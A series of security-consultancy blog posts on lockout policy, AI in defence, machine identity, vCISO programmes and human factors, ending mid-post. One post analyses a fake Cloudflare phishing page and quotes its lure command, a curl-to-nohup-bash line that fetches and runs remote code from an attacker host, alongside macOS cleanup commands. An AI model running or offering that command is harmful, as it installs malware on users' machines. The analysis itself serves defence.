Introducing The Security Leader’s Operating System

There is one sentence I hear from information security leaders more than almost any other:

“I don’t have time to do what I need to do.”

The problem usually isn’t motivation, discipline, or effort. Security leaders already work hard. The deeper problem is that their ability to handle difficult work attracts more difficult work.

Questions, approvals, exceptions, vendor reviews, audit requests, incidents, meetings, unfinished decisions, and executive concerns all flow toward the person who has demonstrated that they can carry them. Eventually, being able to handle almost anything becomes the reason the leader has time to think about almost nothing.

I wrote The Security Leader’s Operating System to help change that.

Thinking

Security Leaders Don’t Need Another Productivity Trick

Most productivity systems concentrate on organizing work after it has already been accepted.

This field guide starts earlier.

Before deciding where a task belongs, it asks whether that work should exist in its current form at all. It applies the EDSAM mental model:

  • Eliminate work that does not need to happen.
  • Delegate outcomes that do not require the leader’s authority or judgment.
  • Simplify work until it produces the smallest useful result.
  • Automate the predictable parts of the work that remains.
  • Maintain only what must remain under the leader’s direct care.

The objective is not to help security leaders process an endlessly growing queue more quickly. It is to redesign the system so that less work requires the leader in the first place.

Protect the Work Only the Leader Can Do

Some work genuinely belongs with the security leader.

Setting risk appetite, challenging assumptions, translating technical exposure into business decisions, communicating during consequential events, developing people, and accepting residual risk cannot simply be optimized away.

But that work is often crowded out by management exhaust: status collection, repetitive reporting, preventable escalations, meeting preparation, evidence retrieval, routing questions, and processes that exist largely because they have always existed.

The guide introduces practical ways to distinguish leader-only work from work that can be removed, transferred, redesigned, or supported by better systems.

It includes:

  • A Money, Attention, and Time workload scan
  • The Eisenhower Matrix mapped into EDSAM
  • TaskGrid as an example of integrating urgency, importance, agency, commitments, planning horizons, and EDSAM dispositions
  • Information security workload playbooks
  • A recurring operating cadence
  • A 30-day reset
  • Capacity and decision tools
  • Field-ready worksheets and checklists
  • A NIST Cybersecurity Framework 2.0 scope check

AI Can Reduce Work—or Industrialize the Wrong Work

Modern LLMs, GPTs, skills, assistants, and agents make this conversation more urgent.

These tools can retrieve information, summarize evidence, compare documents, prepare decision packets, draft communications, and move bounded work through repeatable processes.

They can also accelerate bad processes, obscure missing context, accumulate excessive authority, and create new infrastructure that someone must maintain.

That is why the guide applies EDSAM before automation.

It explores how to divide work among humans, models, and deterministic systems; how to establish capability levels and autonomy budgets; and how to preserve accountable human judgment when AI-enabled workflows can create real consequences.

The important question is not simply, “Can AI perform this task?”

The better sequence is:

  1. Should this work exist?
  2. Who should own its outcome?
  3. What is the smallest useful result?
  4. Which parts are predictable enough to automate?
  5. What judgment, authority, or relationship must remain human?

A Field Guide, Not a Theory Book

This is intended to be used with the work already in front of you.

Choose one recurring meeting. One report. One approval queue. One source of preventable escalation. One hour of work that only you can perform.

Then apply the system.

A saved hour is useful. A redesigned workflow that prevents the same demand from returning every week is leverage. A clearer decision boundary makes the entire team stronger.

My broader goal is to leave behind a legacy of useful knowledge—methods that other people can test, challenge, improve, and carry forward. I hope this guide becomes part of that working library.

Download the Field Guide

You can download The Security Leader’s Operating System here:

Download The Security Leader’s Operating System

As you work through it, I would be interested to hear what you eliminate, delegate, simplify, automate, or deliberately maintain first.

Account Recovery Is Becoming the New Identity Attack Surface

As passkeys and phishing-resistant authentication reduce password risk, attackers will move pressure to the recovery plane.

The industry is moving in the right direction.

Passkeys, FIDO2/WebAuthn, hardware security keys, conditional access, better MFA policies, and risk-based sign-in controls are all meaningful improvements. They reduce entire classes of credential theft. They make phishing harder. They remove reusable passwords from many authentication ceremonies. They shift more of the security burden from user judgment to protocol design.

That is good.

But it is not the finish line.

In my recent passkeys article, I called out a point that deserves its own treatment: passkeys do not solve weak account recovery, help desk social engineering, stolen session tokens, OAuth consent abuse, unmanaged vendor access, or excessive privilege. They are a major step forward, but they do not remove the rest of the identity attack surface.

That matters because attackers adapt.

Continue reading

The Evidence Supply Chain: How CISOs Build a Cyber Materiality Data Plane Before the Incident

A ransomware incident does not wait for the organization chart to catch up.

At 8:17 a.m., the SOC sees encryption activity on a file server. At 8:31, operations says the plant is still running. At 8:44, finance says revenue recognition may be affected if order processing stays down past noon. At 9:02, legal asks whether customer data was accessed. At 9:18, the forensic team says it is too early to tell. At 9:23, a vendor says the outage may have started in their environment. At 9:41, communications asks whether they should prepare a holding statement.

By hour two, everyone is working hard.

But they are not necessarily working from the same reality.

That is the problem.

Cyber materiality is often discussed as a decision problem. When does a cyber event become a board-level business event? When does it become reportable? When does it become material to investors, customers, regulators, lenders, or strategic partners?

Those are important questions. Public companies, for example, must disclose material cybersecurity incidents on Form 8-K within four business days after determining materiality, including the material aspects of the incident’s nature, scope, timing, and impact or reasonably likely impact.

But underneath that decision sits a deeper problem:

Continue reading

Rethinking Account Lockouts: Why 15 Minutes Isn’t a Strategy

There’s a moment in almost every security program where someone asks a deceptively simple question:

“Is 15 minutes a standard account lockout duration?”

The short answer? No.
The more honest answer? It’s common—but often wrong for the environment it’s deployed in.

And I’ve seen more than a few organizations learn that the hard way.
3Errors


The Myth of the “Standard” Lockout

If you go looking for authoritative guidance—from Center for Internet SecurityFFIEC, or CISA—you’ll notice something interesting:

They don’t tell you what number to use.

Instead, they consistently emphasize:

  • Risk-based decision making
  • Balancing usability and security
  • Detecting and responding to threats—not just blocking them

That’s not an accident. It’s an acknowledgment that static controls like lockouts are blunt instruments in a very dynamic threat landscape.


What We Actually See in the Real World

Across environments—financial services, healthcare, SaaS, manufacturing—the patterns are pretty consistent:

Setting Typical Range
Failed attempts before lockout 3–10
Lockout duration 5–30 minutes
Most common default 10–15 minutes

So yes, 15 minutes sits comfortably in the middle.

But “common” and “effective” are not the same thing.


Where 15 Minutes Breaks Down

1. It Punishes Users More Than Attackers

A 15-minute lockout sounds reasonable—until you multiply it.

  • A clinician locked out mid-shift
  • A call center agent missing SLAs
  • A trader unable to access systems during market hours

Now multiply that by repeated lockouts from cached credentials, mobile devices, or service accounts.

You don’t just have a security control—you have an operational problem.


2. It Doesn’t Stop Modern Attacks

Attackers have evolved. Most environments haven’t.

Today’s common attack patterns:

  • Password spraying (low-and-slow, avoids thresholds)
  • Credential stuffing (valid credentials, no lockout triggered)

A longer lockout duration doesn’t meaningfully impact either.

If anything, it gives a false sense of security while the real attack path goes untouched.


What Actually Works: A Layered Approach

This is where the conversation needs to shift—from “what’s the right number?” to “what’s the right strategy?”

1. Lockouts Are Supporting Controls—Not Primary Defenses

If you’re relying on lockouts as your main protection, you’re already behind.

At a minimum, you should be pairing with:

  • MFA everywhere it’s technically feasible
  • Conditional access (device, location, behavior)
  • Authentication throttling and smart detection

2. Tune for Risk, Not Defaults

A more balanced configuration tends to look like:

  • 5–10 failed attempts
  • 5–10 minute lockout
  • Reset counter after a defined cooldown window

This reduces user friction while still slowing down brute-force attempts.

More importantly—it acknowledges that lockouts are a speed bump, not a wall.


3. Progressive Delays Beat Hard Lockouts

One of the most underutilized strategies is progressive delay:

  • Attempts 1–2 → no delay
  • Attempts 3–5 → 30–60 second delay
  • Continued attempts → increasing delay

This approach:

  • Degrades attacker efficiency
  • Preserves user productivity
  • Avoids helpdesk spikes

It’s a far more surgical control than a blanket 15-minute lockout.


4. Detection Over Punishment

Modern security programs don’t just block—they observe.

You should be:

  • Logging all failed authentication attempts
  • Alerting on patterns (spraying, geographic anomalies)
  • Correlating identity signals across systems

Lockouts should be one signal among many—not the primary response.


Implementing This in Active Directory

Let’s get practical.

In on-prem Active Directory, you’re working primarily with Group Policy.

Recommended Baseline

In your domain or fine-grained password policy:

  • Account lockout threshold: 5–10 attempts
  • Account lockout duration: 5–10 minutes
  • Reset account lockout counter after: 10–15 minutes

Where to Configure

  • Group Policy Management Console (GPMC)
    • Computer Configuration → Policies → Windows Settings → Security Settings → Account Policies → Account Lockout Policy

Advanced Considerations

  • Use Fine-Grained Password Policies (FGPP) for high-risk accounts (admins, service accounts)
  • Monitor Event IDs:
    • 4625 (failed logon)
    • 4740 (account locked out)
  • Feed logs into your SIEM for correlation and alerting

Implementing This in Microsoft 365

In Microsoft 365, the model shifts significantly.

You don’t directly control “lockout duration” in the same way—because the platform is already applying smart lockout behavior.

Smart Lockout (Azure AD / Entra ID)

  • Automatically tracks failed attempts
  • Uses adaptive thresholds
  • Differentiates between familiar and unfamiliar locations

What You Should Do Instead

1. Enable and Enforce MFA

  • Conditional Access → Require MFA for all users (with staged rollout if needed)

2. Configure Conditional Access Policies

  • Block legacy authentication
  • Require compliant devices
  • Apply geographic restrictions where appropriate

3. Monitor Identity Signals

  • Azure AD Sign-in logs
  • Risky sign-ins and users
  • Integration with Defender for Identity / Sentinel

4. Tune Smart Lockout (if needed)

  • Default threshold is typically sufficient
  • Adjust only if you have a strong operational reason

The Bottom Line

A 15-minute lockout isn’t wrong.

It’s just incomplete.

  • ✔️ It’s common
  • ❌ It’s not a standard
  • ⚠️ It can create more operational pain than security value

The real shift is this:

Stop treating account lockouts as a primary control. Start treating them as part of a layered identity defense strategy.

Because in today’s environment, the goal isn’t just to block access.

It’s to understand it.


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.


AI in Cyber Defense: What Works Today vs. What’s Hype

Practical Deployment Paths

Artificial Intelligence is no longer a futuristic buzzword in cybersecurity — it’s here, and defenders are being pressured on all sides: vendors pushing “AI‑enabled everything,” adversaries weaponizing generative models, and security teams trying to sort signal from noise. But the truth matters: mature security teams need clarity, realism, and practicable steps, not marketing claims or theoretical whitepapers that never leave the lab.

The Pain Point: Noise > Signal

Security teams are drowning in bold AI vendor claims, inflated promises of autonomous SOCs, and feature lists that promise effortless detection, response, and orchestration. Yet:

  • Budgets are tight.

  • Societies face increasing threats.

  • Teams lack measurable ROI from expensive, under‑deployed proof‑of‑concepts.

What’s missing is a clear taxonomy of what actually works today — and how to implement it in a way that yields measurable value, with metrics security leaders can trust.

AISecImage


The Reality Check: AI Works — But Not Magically

It’s useful to start with a grounding observation: AI isn’t a magic wand.
When applied properly, it does elevate security outcomes, but only with purposeful integration into existing workflows.

Across the industry, practical AI applications today fall into a few consistent categories where benefits are real and demonstrable:

1. Detection and Triage

AI and machine learning are excellent at analyzing massive datasets to identify patterns and anomalies across logs, endpoint telemetry, and network traffic — far outperforming manual review at scale. This reduces alert noise and helps prioritize real threats. 

Practical deployment path:

  • Integrate AI‑enhanced analytics into your SIEM/XDR.

  • Focus first on anomaly detection and false‑positive reduction — not instant response automation.

Success metrics to track:

  • False positive rate reduction

  • Mean Time to Detect (MTTD)


2. Automated Triage & Enrichment

AI can enrich alerts with contextual data (asset criticality, identity context, threat intelligence) and triage them so analysts spend time on real incidents. 

Practical deployment path:

  • Connect your AI engine to log sources and enrichment feeds.

  • Start with automated triage and enrichment before automation of response.

Success metrics to track:

  • Alerts escalated vs alerts suppressed

  • Analyst workload reduction


3. Accelerated Incident Response Workflows

AI can power playbooks that automate parts of incident handling — not the entire response — such as containment, enrichment, or scripted remediation tasks. 

Practical deployment path:

  • Build modular SOAR playbooks that call AI models for specific tasks, not full control.

  • Always keep a human‑in‑the‑loop for high‑impact decisions.

Success metrics to track:

  • Reduced Mean Time to Respond (MTTR)

  • Accuracy of automated actions


What’s Hype (or Premature)?

While some applications are working today, others are still aspirational or speculative:

❌ Fully Autonomous SOCs

Vendor claims of SOC teams run entirely by AI that needs minimal human oversight are overblown at present. AI excels at assistance, not autonomous defense decision‑making without human‑in‑the‑loop review. 

❌ Predictive AI That “Anticipates All Attacks”

There are promising approaches in predictive analytics, but true prediction of unknown attacks with high fidelity is still research‑oriented. Real‑world deployments rarely provide reliable predictive control without heavy contextual tuning. 

❌ AI Agents With Full Control Over Remediations

Agentic AI — systems that take initiative across environments — are an exciting frontier, but their use in live environments remains early and risk‑laden. Expectations about autonomous agents running response workflows without strict guardrails are unrealistic (and risky). 


A Practical AI Use Case Taxonomy

A clear taxonomy helps differentiate today’s practical uses from tomorrow’s hype. Here’s a simple breakdown:

Category What Works Today Implementation Maturity
Detection Anomaly/Pattern detection in logs & network Mature
Triage & Enrichment Alert prioritization & context enrichment Mature
Automation Assistance Scripted, human‑supervised response tasks Growing
Predictive Intelligence Early insights, threat trend forecasting Emerging
Autonomous Defense Agents Research & controlled pilot only Experimental

Deployment Playbooks for 3 Practical Use Cases

1️⃣ AI‑Enhanced Log Triage

  • Objective: Reduce analyst time spent chasing false positives.

  • Steps:

    1. Integrate machine learning models into SIEM/XDR.

    2. Tune models on historical data.

    3. Establish feedback loops so analysts refine model behaviors.

  • Key metric: ROC curve for alert accuracy over time.


2️⃣ Phishing Detection & Response

  • Objective: Catch sophisticated phishing that signature engines miss.

  • Steps:

    1. Deploy NLP‑based scanning on inbound email streams.

    2. Integrate with threat intelligence and URL reputation sources.

    3. Automate quarantine actions with human review.

  • Key metric: Reduction in phishing click‑throughs or simulated phishing failure rates.


3️⃣ SOAR‑Augmented Incident Response

  • Objective: Speed incident handling with reliable automation segments.

  • Steps:

    1. Define response playbooks for containment and enrichment.

    2. Integrate AI for contextual enrichment and prioritization.

    3. Ensure manual checkpoints before broad remediation actions.

  • Key metric: MTTR before/after SOAR‑AI implementation.


Success Metrics That Actually Matter

To beat the hype, track metrics that tie back to business outcomes, not vendor marketing claims:

  • MTTD (Mean Time to Detect)

  • MTTR (Mean Time to Respond)

  • False Positive/Negative Rates

  • Analyst Productivity Gains

  • Time Saved in Triage & Enrichment


Lessons from AI Deployment Failures

Across the industry, failed AI deployments often stem from:

  • Poor data quality: Garbage in, garbage out. AI needs clean, normalized, enriched data. 

  • Lack of guardrails: Deploying AI without human checkpoints breeds costly mistakes.

  • Ambiguous success criteria: Projects without business‑aligned ROI metrics rarely survive.


Conclusion: AI Is an Accelerator, Not a Replacement

AI isn’t a threat to jobs — it’s a force multiplier when responsibly integrated. Teams that succeed treat AI as a partner in routine tasks, not an oracle or autonomous commander. With well‑scoped deployment paths, clear success metrics, and human‑in‑the‑loop guardrails, AI can deliver real, measurable benefits today — even as the field continues to evolve.


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.

A Modern Ruse: When “Cloudflare” Phishing Goes Full-Screen

Over the years, phishing campaigns have evolved from crude HTML forms to shockingly convincing impersonations of the web infrastructure we rely on every day. The latest example Adam spotted is a masterclass in deception—and a case study in what it looks like when phishing meets full-stack engineering.

Image 720

Let’s break it down.


The Setup


The page loads innocuously. A user stumbles upon what appears to be a familiar Cloudflare “Just a moment…” screen. If you’ve ever browsed the internet behind any semblance of WAF protection, you’ve seen the tell-tale page hundreds of times. Except this one isn’t coming from Cloudflare. It’s fake. Every part of it.

Behind the scenes, the JavaScript executes a brutal move: it stops the current page (window.stop()), wipes the DOM clean, and replaces it with a base64-decoded HTML iframe that mimics Cloudflare’s Turnstile challenge interface. It spoofs your current host into the title bar and dynamically injects the fake content.

A very neat trick—if it weren’t malicious.


The Play

Once the interface loads, it identifies your OS—at least it pretends to. In truth, the script always forces "mac" as the user’s OS regardless of reality. Why? Because the rest of the social engineering depends on that.

It shows terminal instructions and prominently displays a “Copy” button.

The payload?

 
curl -s http[s]://gamma.secureapimiddleware.com/strix/index.php | nohup bash & //defanged the url - MSI

Let that sink in. This isn’t just phishing. This is copy-paste remote code execution. It doesn’t ask for credentials. It doesn’t need a login form. It needs you to paste and hit enter. And if you do, it installs something persistent in the background—likely a beacon, loader, or dropper.


The Tell

The page hides its maliciousness through layers of base64 obfuscation. It forgoes any network indicators until the moment the user executes the command. Even then, the site returns an HTTP 418 (“I’m a teapot”) when fetched via typical tooling like curl. Likely, it expects specific headers or browser behavior.

Notably:

  • Impersonates Cloudflare Turnstile UI with shocking visual fidelity.

  • Forces macOS instructions regardless of the actual user agent.

  • Abuses clipboard to encourage execution of the curl|bash combo.

  • Uses base64 to hide the entire UI and payload.

  • Drops via backgrounded nohup shell execution.


Containment (for Mac targets)

If a user copied and ran the payload, immediate action is necessary. Disconnect the device from the network and begin triage:

  1. Kill live processes:

     
    pkill -f 'curl .*secureapimiddleware\[.]com'
    pkill -f 'nohup bash'
  2. Inspect for signs of persistence:

     
    ls ~/Library/LaunchAgents /Library/Launch* 2>/dev/null | egrep 'strix|gamma|bash'
    crontab -l | egrep 'curl|strix'
  3. Review shell history and nohup output:

     
    grep 'secureapimiddleware' ~/.bash_history ~/.zsh_history
    find ~ -name 'nohup.out'

If you find dropped binaries, reimage the host unless you can verify system integrity end-to-end.


A Lesson in Trust Abuse

This isn’t the old “email + attachment” phishing game. This is trust abuse on a deeper level. It hijacks visual cues, platform indicators, and operating assumptions about services like Cloudflare. It tricks users not with malware attachments, but with shell copy-pasta. That’s a much harder thing to detect—and a much easier thing to execute for attackers.


Final Thought

Train your users not just to avoid shady emails, but to treat curl | bash from the internet as radioactive. No “validation badge” or CAPTCHA-looking widget should ever ask you to run terminal commands.

This is one of the most clever phishing attacks I’ve seen lately—and a chilling sign of where things are headed.

Stay safe out there.


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.

Machine Identity Management: The Overlooked Cyber Risk and What to Do About It

The term “identity” in cybersecurity usually summons images of human users: employees, contractors, customers signing in, multi‑factor authentication, password resets. But lurking behind the scenes is another, rapidly expanding domain of identities: non‑human, machine identities. These are the digital credentials, certificates, service accounts, keys, tokens, device identities, secrets, etc., that allow machines, services, devices, and software to authenticate, communicate, and operate securely.

CyberLaptop

Machine identities are often under‑covered, under‑audited—and yet they constitute a growing, sometimes catastrophic attack surface. This post defines what we mean by machine identity, explores why it is risky, surveys real incidents, lays out best practices, tools, and processes, and suggests metrics and a roadmap to help organizations secure their non‑human identities at scale.


What Are Machine Identities

Broadly, a machine identity is any credential, certificate, or secret that a non‑human entity uses to prove its identity and communicate securely. Key components include:

  • Digital certificates and Public Key Infrastructure (PKI)

  • Cryptographic keys

  • Secrets, tokens, and API keys

  • Device and workload identities

These identities are used in many roles: securing service‑to‑service communications, granting access to back‑end databases, code signing, device authentication, machine users (e.g. automated scripts), etc.


Why Machine Identities Are Risky

Here are major risk vectors around machine identities:

  1. Proliferation & Sprawl

  2. Shadow Credentials / Poor Visibility

  3. Lifecycle Mismanagement

  4. Misuse or Overprivilege

  5. Credential Theft / Compromise

  6. Operational & Business Risks


Real Incidents and Misuse

Incident What happened Root cause / machine identity failure Impact
Microsoft Teams Outage (Feb 2020) Microsoft users unable to sign in / use Teams/Office services An authentication certificate expired. Several-hour outage for many users; disruption of business communication and collaboration.
Microsoft SharePoint / Outlook / Teams Certificate Outage (2023) SharePoint / Teams / Outlook service problems Mis‑assignment / misuse of TLS certificate or other certificate mis‑configuration. Users experienced interruption; even if the downtime was short, it affected trust and operations.
NVIDIA / LAPSUS$ breach Code signing certificates stolen in breach Attackers gained access to private code signing certificates; used them to sign malware. Malware signed with legitimate certificates; potential for large-scale spread, supply chain trust damage.
GitHub (Dec 2022) Attack on “machine account” / repositories; code signing certificates stolen or exposed A compromised personal access token associated with a machine account allowed theft of code signing certificates. Risk of malicious software, supply chain breach.

Best Practices for Securing Machine Identities

  1. Establish Full Inventory & Ownership

  2. Adopt Lifecycle Management

  3. Least Privilege & Segmentation

  4. Use Secure Vaults / Secret Management Systems

  5. Automation and Policy Enforcement

  6. Monitoring, Auditing, Alerting

  7. Incident Recovery and Revocation Pathways

  8. Integrate with CI/CD / DevOps Pipelines


Tools & Vendor vs In‑House

Requirement Key Features to Look For Vendor Solutions In-House Considerations
Discovery & Inventory Multi-environment scanning, API key/secret detection AppViewX, CyberArk, Keyfactor Manual discovery may miss shadow identities.
Certificate Lifecycle Management Automated issuance, revocation, monitoring CLM tools, PKI-as-a-Service Governance-heavy; skill-intensive.
Secret Management Vaults, access controls, integration HashiCorp Vault, cloud secret managers Requires secure key handling.
Least Privilege / Access Governance RBAC, minimal permissions, JIT access IAM platforms, Zero Trust tools Complex role mapping.
Monitoring & Anomaly Detection Logging, usage tracking, alerts SIEM/XDR integrations False positives, tuning challenges.

Integrating Machine Identity Management with CI/CD / DevOps

  • Automate identity issuance during deployments.

  • Scan for embedded secrets and misconfigurations.

  • Use ephemeral credentials.

  • Store secrets securely within pipelines.


Monitoring, Alerting, Incident Recovery

  • Set up expiry alerts, anomaly detection, usage logging.

  • Define incident playbooks.

  • Plan for credential compromise and certificate revocation.


Roadmap & Metrics

Suggested Roadmap Phases

  1. Baseline & Discovery

  2. Policy & Ownership

  3. Automate Key Controls

  4. Monitoring & Audit

  5. Resilience & Recovery

  6. Continuous Improvement

Key Metrics To Track

  • Identity count and classification

  • Privilege levels and violations

  • Rotation and expiration timelines

  • Incidents involving machine credentials

  • Audit findings and policy compliance


More Info and Help

Need help mapping, securing, and governing your machine identities? MicroSolved has decades of experience helping organizations of all sizes assess and secure non-human identities across complex environments. We offer:

  • Machine Identity Risk Assessments

  • Lifecycle and PKI Strategy Development

  • DevOps and CI/CD Identity Integration

  • Secrets Management Solutions

  • Incident Response Planning and Simulations

Contact us at info@microsolved.com or visit www.microsolved.com to learn more.


References

  1. https://www.crowdstrike.com/en-us/cybersecurity-101/identity-protection/machine-identity-management/

  2. https://www.cyberark.com/what-is/machine-identity-security/

  3. https://appviewx.com/blogs/machine-identity-management-risks-and-challenges-facing-your-security-teams/

  4. https://segura.security/post/machine-identity-crisis-a-security-risk-hiding-in-plain-sight

  5. https://www.threatdown.com/blog/stolen-nvidia-certificates-used-to-sign-malware-heres-what-to-do/

  6. https://www.keyfactor.com/blog/2023s-biggest-certificate-outages-what-we-can-learn-from-them/

  7. https://www.digicert.com/blog/github-stolen-code-signing-keys-and-how-to-prevent-it


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.

The Largest Benefit of the vCISO Program for Clients

If you’ve been around information security long enough, you’ve seen it all — the compliance-driven checkboxes, the fire drills, the budget battles, the “next-gen” tools that rarely live up to the hype. But after decades of leading MSI’s vCISO team and working with organizations of all sizes, I’ve come to believe that the single largest benefit of a vCISO program isn’t tactical — it’s transformational.

It’s the knowledge transfer.

Not just “advice.” Not just reports. I mean a deep, sustained process of transferring mental modelssystems thinking, and tools that help an organization develop real, operational security maturity. It’s a kind of mentorship-meets-strategy hybrid that you don’t get from a traditional full-time CISO hire, a compliance auditor, or a MSSP dashboard.

And when it’s done right, it changes everything.


From Dependency to Empowerment

When our vCISO team engages with a client, the initial goal isn’t to “run security” for them. It’s to build their internal capability to do so — confidently, independently, and competently.

We teach teams the core systems and frameworks that drive risk-based decision making. We walk them through real scenarios, in real environments, explaining not just what we do — but why we do it. We encourage open discussion, transparency, and thought leadership at every level of the org chart.

Once a team starts to internalize these models, you can see the shift:

  • They begin to ask more strategic questions.

  • They optimize their existing tools instead of chasing shiny objects.

  • They stop firefighting and start engineering.

  • They take pride in proactive improvement instead of waiting for someone to hand them a policy update.

The end result? A more secure enterprise, a more satisfied team, and a deeply empowered culture.

ChatGPT Image Sep 3 2025 at 03 06 40 PM


It’s Not About Clock Hours — It’s About Momentum

One of the most common misconceptions we encounter is that a CISO needs to be in the building full-time, every day, running the show.

But reality doesn’t support that.

Most of the critical security work — from threat modeling to policy alignment to risk scoring — happens asynchronously. You don’t need 40 hours a week of executive time to drive outcomes. You need strategic alignmentaccess to expertise, and a roadmap that evolves with your organization.

In fact, many of our most successful clients get a few hours of contact each month, supported by a continuous async collaboration model. Emergencies are rare — and when they do happen, they’re manageable precisely because the organization is ready.


Choosing the Right vCISO Partner

If you’re considering a vCISO engagement, ask your team this:
Would you like to grow your confidence, your capabilities, and your maturity — not just patch problems?

Then ask potential vCISO providers:

  • What’s your core mission?

  • How do you teach, mentor, and build internal expertise?

  • What systems and models do you use across organizations?

Be cautious of providers who over-personalize (“every org is unique”) without showing clear methodology. Yes, every organization is different — but your vCISO should have repeatable, proven systems that flex to your needs. Likewise, beware of vCISO programs tied to VAR sales or specific product vendors. That’s not strategy — it’s sales.

Your vCISO should be vendor-agnostic, methodology-driven, and above all, focused on growing your organization’s capability — not harvesting your budget.


A Better Future for InfoSec Teams

What makes me most proud after all these years in the space isn’t the audits passed or tools deployed — it’s the teams we’ve helped become great. Teams who went from reactive to strategic, from burned out to curious. Teams who now mentor others.

Because when infosec becomes less about stress and more about exploration, creativity follows. Culture follows. And the whole organization benefits.

And that’s what a vCISO program done right is really all about.


* The included images are AI-generated.

Distracted Minds, Not Sophisticated Cyber Threats — Why Human Factors Now Reign Supreme

Problem Statement: In cybersecurity, we’ve long feared the specter of advanced malware and AI-enabled attacks. Yet today’s frontline is far more mundane—and far more human. Distraction, fatigue, and lack of awareness among employees now outweigh technical threats as the root cause of security incidents.

A woman standing in a room lit by bright fluorescent lights surrounded by whiteboards and sticky notes filled with ideas sketching out concepts and plans 5728491

A KnowBe4 study released in August 2025 sets off alarm bells: 43 % of security incidents stem from employee distraction—while only 17 % involve sophisticated attacks.

1. Distraction vs. Technical Threats — A Face-off

The numbers are telling:

  • Distraction: 43 %

  • Lack of awareness training: 41 %

  • Fatigue or burnout: 31 %

  • Pressure to act quickly: 33 %

  • Sophisticated attack (the myths we fear): just 17 %

What explains the gap between perceived threat and actual risk? The answer lies in human bandwidth—our cognitive load, overload, and vulnerability under distraction. Cyber risk is no longer about perimeter defense—it’s about human cognitive limits.

Meanwhile, phishing remains the dominant attack vector—74 % of incidents—often via impersonation of executives or trusted colleagues.

2. Reviving Security Culture: Avoid “Engagement Fatigue”

Many organizations rely on awareness training and phishing simulations, but repetition without innovation breeds fatigue.

Here’s how to refresh your security culture:

  • Contextualized, role-based training – tailor scenarios to daily workflows (e.g., finance staff vs. HR) so the relevance isn’t lost.

  • Micro-learning and practice nudges – short, timely prompts that reinforce good security behavior (e.g., reminders before onboarding tasks or during common high-risk activities).

  • Leadership modeling – when leadership visibly practices security—verifying emails, using MFA—it normalizes behavior across the organization.

  • Peer discussions and storytelling – real incident debriefs (anonymized, of course) often land harder than scripted scenarios.

Behavioral analytics can drive these nudges. For example: detect when sensitive emails are opened, when copy-paste occurs from external sources, or when MFA overrides happen unusually. Then trigger a gentle “Did you mean to do this?” prompt.

3. Emerging Risk: AI-Generated Social Engineering

Though only about 11 % of respondents have encountered AI threats so far, 60 % fear AI-generated phishing and deepfakes in the near future.

This fear is well-placed. A deepfake voice or video “CEO” request is far more convincing—and dangerous.

Preparedness strategies include:

  • Red teaming AI threats — simulate deepfake or AI-generated social engineering in safe environments.

  • Multi-factor and human challenge points — require confirmations via secondary channels (e.g., “Call the sender” rule).

  • Employee resilience training — teach detection cues (synthetic audio artifacts, uncanny timing, off-script wording).

  • AI citizenship policies — proactively define what’s allowed in internal tools, communication, and collaboration platforms.

4. The Confidence Paradox

Nearly 90 % of security leaders feel confident in their cyber-resilience—yet the data tells us otherwise.

Overconfidence can blind us: we might under-invest in human risk management while trusting tech to cover all our bases.

5. A Blueprint for Human-Centric Defense

Problem Actionable Solution
Engagement fatigue with awareness training Use micro-learning, role-based scenarios, and frequent but brief content
Lack of behavior change Employ real-time nudges and behavioral analytics to catch risky actions before harm
Distraction, fatigue Promote wellness, reduce task overload, implement focus-support scheduling
AI-driven social engineering Test with red teams, enforce cross-channel verification, build detection literacy
Overconfidence Benchmark human risk metrics (click rates, incident reports); tie performance to behavior outcomes

Final Thoughts

At its heart, cybersecurity remains a human endeavor. We chase the perfect firewall, but our biggest vulnerabilities lie in our own cognitive gaps. The KnowBe4 study shows that distraction—not hacker sophistication—is the dominant risk in 2025. It’s time to adapt.

We must refresh how we engage our people—not just with better tools, but with better empathy, smarter training design, and the foresight to counter AI-powered con games.

This is the human-centered security shift Brent Huston has championed. Let’s own it.


Help and More Information

If your organization is struggling to combat distraction, engagement fatigue, or the evolving risk of AI-powered social engineering, MicroSolved can help.

Our team specializes in behavioral analytics, adaptive awareness programs, and human-focused red teaming. Let’s build a more resilient, human-aware security culture—together.

👉 Reach out to MicroSolved today to schedule a consultation or request more information. (info@microsolved.com or +1.614.351.1237)


References

  1. KnowBe4. Infosecurity Europe 2025: Human Error & Cognitive Risk Findingsknowbe4.com

  2. ITPro. Employee distraction is now your biggest cybersecurity riskitpro.com

  3. Sprinto. Trends in 2025 Cybersecurity Culture and Controls.

  4. Deloitte Insights. Behavioral Nudges in Security Awareness Programs.

  5. Axios & Wikipedia. AI-Generated Deepfakes and Psychological Manipulation Trends.

  6. TechRadar. The Growing Threat of AI in Phishing & Vishing.

  7. MSI :: State of Security. Human Behavior Modeling in Red Teaming Environments.


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.
Operational Complexity & Tool Sprawl in Security Operations

Security operations teams today are strained under the weight of fragmented, multi-vendor tool ecosystems that impede response times, obscure visibility, and generate needless friction.

ChatGPT Image Aug 11 2025 at 11 20 06 AM

Recent research paints a troubling picture: in the UK, 74% of companies rely on multi-vendor ecosystems, causing integration issues and inefficiencies. Globally, nearly half of enterprises now manage more than 20 tools, complicating alert handling, risk analysis, and streamlined response. Equally alarming, some organizations run 45 to 83 distinct cybersecurity tools, encouraging redundancy, higher costs, and brittle workflows.

Why It’s Urgent

This isn’t theoretical—it’s being experienced in real time. A recent MSP-focused study shows 56% of providers suffer daily or weekly alert fatigue, and 89% struggle with tool integration, driving operational burnout and missed threats. Security teams are literally compromised by their own toolsets.

What Organizations Are Trying

